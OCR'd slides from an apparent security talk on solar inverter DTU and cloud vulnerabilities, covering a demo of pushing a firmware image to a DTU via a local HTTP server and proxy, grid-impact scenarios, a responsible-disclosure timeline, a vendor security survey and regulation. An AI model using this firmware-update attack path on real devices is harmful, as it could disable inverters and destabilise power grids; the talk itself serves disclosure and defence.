
```
seb@cdshegu5:~/DEMO$ bash updatecommanddtu.sh
{"status":"0","message":"success","data":"[redacted]"}seb@cdshegu5:~/DEM
O$ 
```

```
>> TCP 192.168.2.125:52729 <-> [redacted]:10081         807b 77.5s
   GET http://192.168.2.1/upload/DTUNEW2UPLOAD.hex
       ←200 application/octet-stream 784k 49ms
```

```
seb@cdshegu5:~/DEMO$ sudo python3 htsr.py 80
Starting server...
192.168.2.1 - - [[redacted] 11:11:25] "GET /upload/DTUNEW2UPLOAD.hex
 HTTP/1.1" 200 -
```

```
seb@cdshegu5:~/DEMO$ bash updatecommanddtu.sh
{"status":"0","message":"success","data":[redacted]}seb@cdshegu5:~/DEM
O$ 
```

DTU stops at 12:00 pm




```
Flows
>> TCP 192.168.2.125:50176 <-> [redacted]10081        4.4k 2279s

[redacted]

⇩ [1/1]   [transparent]                              [*:8080]
Flow:  ⏎ Select    D Duplicate   r Replay   e Export
Proxy: ? Help      q Quit        E Events   O Options
```

```
seb@cdshegu5:~/DEMO$
```

```
seb@cdshegu5:~/DEMO$
```


All LEDs on

MI **unlocked** function at 12:05 pm



```
Flows
>> TCP 192.168.2.125:50176 <->
⇩ [1/1]    [transparent]                       [*:8080]
Flow:   ⏎ Select     D Duplicate    r Replay    e Export
Proxy:  ? Help       q Quit         E Events    O Options
```


All LEDs on



Demos

Exploitation

- By silently updating multiple devices with malicious firmware images, a synchronous behavior change could be triggered
- Synchronous behavior change of multiple devices could be dangerous for the grid:



Dutch solar panels vulnerable for hacking, study finds

"If you launch an organised action on that, turning off all the converters at once and turning them on again, you will get spikes in your power grid. That can topple the power grid. Then the whole Netherlands could run out of power," he added.

- Devices could be bricked
- Devices could be overheated (by changing PWM parameters)
- DTU could be misused for criminal activities (botnet)

Source: https://www.euractiv.com/section/politics/news/dutch-solar-panels-vulnerable-for-hacking-study-finds/

Disclosure

- 2023-09-01: Detailed disclosure to the BSI via „Meldeformular“
- 2023-09-07: Mail to the BSI, asking for feedback. Still no answer.
- 2023-09-10: Complete pdf report sent to the BSI per mail. Still no answer.
- 2023-09-22: Mail to the BSI, asking for feedback. Still no answer.
- 2023-09-24: Contact to Heise.
- 2023-09-25: First vulnerabilities have been patched.
- 2023-09-27: First answer from the BSI.
- 2023-09-28: First article @Heise.
- 2023-09-29: All cloud vulnerabilities have been patched, Heise confirmed.
- 2023-09-29: Report has been sent to the manufacturer.
- 2023-12-28: This talk

↓ ***90 days***

Very quick reaction from the manufacturer

Survey: Cloud & Communication

Cloud & API vulnerabilities	# Systems
Insecure Direct Object Reference (IDOR) vulnerabilities	4/4
Information leakage	4/4
Privilege escalation	1/4
Device to cloud communication security	
TLS is used for device to cloud communication	2/4
TLS is used *correctly* for device to cloud communication	1/4
mTLS (w/ mutual authentication) is used for device to cloud communication	0/4


Client side checks are useless


Survey: Embedded & Update

Embedded security	# Systems
JTAG interfaces are closed	0/4
Flash protection is activated	0/4
Secure Boot is implemented **(a CRC is not a security control)**	0/4
Secure update	
Firmware update images have a cryptographic signature	0/4

Systematic problem?
Better disconnect your plant from the vendor’s cloud

Open Source Solutions





About

Software for ESP32 to talk to Hoymiles Inverters

AhoyDTU

Eine Open-Source Firmware, um Hoymiles ® Wechselrichter aller Generationen auszulesen

lizensiert unter CC-BY-NC-SA 4.0


Projekt auf Github: https://github.com/lumapu/ahoy/

Sources: https://github.com/tbnobody/OpenDTU
https://ahoydtu.de/

Take back control over our electricity production


(Lack of) Regulation

- **KRITIS**:
  - For plants with > 104 MW




Erzeugungsanlage	Installierte Nettonennleistung (elektrisch oder direkt mit Wärmeauskopplung verbundene elektrische Wirkleistung bei Wärmenennleistung ohne Kondensationsanteil) in MW oder	104

- **EU Cyber Resilience Act**
  - Will apply to these devices (*product with digital element*)
  - <u>But:</u>



Economic operators should be provided with a sufficient time to adapt to the requirements of this Regulation. This Regulation should apply [~~24~~ **36** months] from its entry into force,



CONFORMITY ASSESSMENT PROCEDURES

Conformity Assessment procedure based on internal control (based on Module A)

Sources: https://www.gesetze-im-internet.de/bsi-kritisv/anhang_1.html
https://digital-strategy.ec.europa.eu/en/policies/cyber-resilience-act

Need a more effective short-term solution

Conclusion

Decentralized energy production

+

Connected plants

+


Some players w/ less security background

+

More and more bad guys

=

@Community: please help!


WARNING
HIGH
VOLTAGE

Some results will be published soon:
www.github.com/veganmosfet